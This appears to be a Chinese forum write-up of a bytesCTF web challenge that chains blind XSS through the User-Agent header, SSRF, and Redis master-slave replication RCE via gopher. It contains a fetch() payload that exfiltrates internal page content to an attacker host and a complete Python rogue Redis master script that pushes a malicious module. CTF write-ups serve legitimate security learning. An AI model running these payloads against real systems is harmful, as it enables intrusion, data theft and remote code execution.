
bytesCTF dot_server_prove WriteUP


Iv4n / 2019-09-15 10:42:13 / 浏览数 2301 安全技术 CTF 顶(0) 踩(0)


访问/robots.txt，下载parse文件

拖到IDA里一看函数名，发现是GO语言的二进制文件



strings一下发现一些奇怪的字符串





```
/var/log/nginx/dot.access.log
cat /tmp/test.txt | awk -F ' "' '{print $NF}' >> /tmp/data.txt ;echo '' > /tmp/test.txt
```

关于dot server，搜到这样一篇文章：https://www.cnblogs.com/yjf512/p/3773196.html，所以确定了服务器的用途

在题目源码中看到

```
var ajax = new XMLHttpRequest();
   ajax.open('get','http://dot.whizard.com/123');
   ajax.send();
   ajax.onreadystatechange = function () {
}
```

修改hosts指向后访问，发现和文章描述一样，是个1*1的gif

根据那条awk指令的用途，是处理nginx日志[■■]"分割的最后一个字符，查了一下默认的nginx日志格式：

```
log_format main
'$remote_addr - $remote_user [$time_local] "$request" '
'$status $body_bytes_s ent "$http_referer" '
'"$http_user_agent" "$http_x_forwarded_for"'
```


然后开始Fuzz XFF头，猜测有两种攻击方式：

- SQLi时间盲注
- XSS

命令注入由于日志是逐行迭代处理所以不太可能

测试了半天也没有结果，然后放了hint是UA……

Fuzz了一下UA，发现是XSS盲打




发现Referer来自127.0.0.1:8080

访问8080端口：

```
fetch('http://127.0.0.1:8080').then(r=>r.text()).then(d=>{fetch('http://IP:9999/'+btoa(d))})
```

提示robots.txt

访问robots.txt有一个curl.php，访问后发现是一个没有防御的SSRF



尝试读本地文件，读了一堆没有发现Flag

然后根据Nginx猜测是攻击FPM，试了几次没有成功

然后试着扫一下端口和内网C段，通过Beef hook了题目主机，扫描了一下发现隔壁主机开着6379（没有截图，写WP时bot已经挂了）

未授权访问是肯定的，写Shell或Crontab感觉不太可能，所以联想到了Redis master-slave-sync的RCE，但是这里由于在内网只能通过Gopher协议访问

研究了一下Redis RCE脚本，发现是在本机模拟了文件同步操作的master服务器，然后向远程6379服务器发送了slave of
指令，接着通过主从复制传送了执行系统命令的.so module，最后通过6379发送load module并执行命令

所以只需要在VPS上模拟master服务器，然后通过Gopher把发往6379的数据包打过去

监听VPS 9999端口的脚本

```
import socket
import sys
import struct
import re

payload = open('exp.so', 'r').read()

s = socket.socket()
s.setsockopt(socket.SOL_SOCKET, socket.SO_LINGER, struct.pack('ii', 1, 0))
s.bind(('0.0.0.0', 9999))
s.listen(5)
conn, addr = s.accept()
print(addr)

CLRF = '\r\n'

def dout(sock, msg):
   verbose = 1
   if type(msg) != bytes:
       msg = msg.encode()
   sock.send(msg)
   if verbose:
```


```
        if sys.version_info < (3, 0):
            msg = repr(msg)
        if len(msg) < 300:
            print("\033[1;32;40m[<-]\033[0m {}".format(msg))
        else:
            print("\033[1;32;40m[<-]\033[0m {}......{}".format(msg[:80], msg[-80:]))


def handle(data):
    resp = ""
    phase = 0
    if data.find("PING") > -1:
        resp = "+PONG" + CLRF
        phase = 1
    elif data.find("REPLCONF") > -1:
        resp = "+OK" + CLRF
        phase = 2
    elif data.find("PSYNC") > -1 or data.find("SYNC") > -1:
        resp = "+FULLRESYNC " + "Z" * 40 + " 0" + CLRF
        resp += "$" + str(len(payload)) + CLRF
        resp = resp.encode()
        resp += payload + CLRF.encode()
        phase = 3
    return resp, phase


def din(sock, cnt):
    msg = sock.recv(cnt)
    verbose = 1
    if verbose:
        if len(msg) < 300:
            print("\033[1;34;40m[->]\033[0m {}".format(msg))
        else:
            print("\033[1;34;40m[->]\033[0m {}......{}".format(msg[:80], msg[-80:]))
    if sys.version_info < (3, 0):
        res = re.sub(r'[^\x00-\x7f]', r'', msg)
    else:
        res = re.sub(b'[^\x00-\x7f]', b'', msg)
    return res.decode()


def exp():
    try:
        cli = conn
        while True:
            data = din(cli, 1024)
            if len(data) == 0:
                break
            resp, phase = handle(data)
            dout(cli, resp)
            if phase == 3:
                break
    except Exception as e:
        print("\033[1;31;m[-]\033[0m Error: {}, exit".format(e))
        #cleanup(self._remote, self._file)
        exit(0)
    except KeyboardInterrupt:
        print("[-] Exit..")
        exit(0)

exp()
```

然后抓取redis-rce.py发往6379的包，修改其中主从复制回连和反弹shell的IP和端口

这里共抓取了三段流量，第一二段之间需要停顿3秒左右保证文件同步完成，通过XSS分三步发送

VPS上接收的同步请求：

接收到反弹的shell



上一篇：ogeek ctf 2019 wi... 下一篇：ByteCTF一道题的分析与学习P...

1. 1 条回复

3NDz 2019-09-21 00:38:42

你太强了！

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板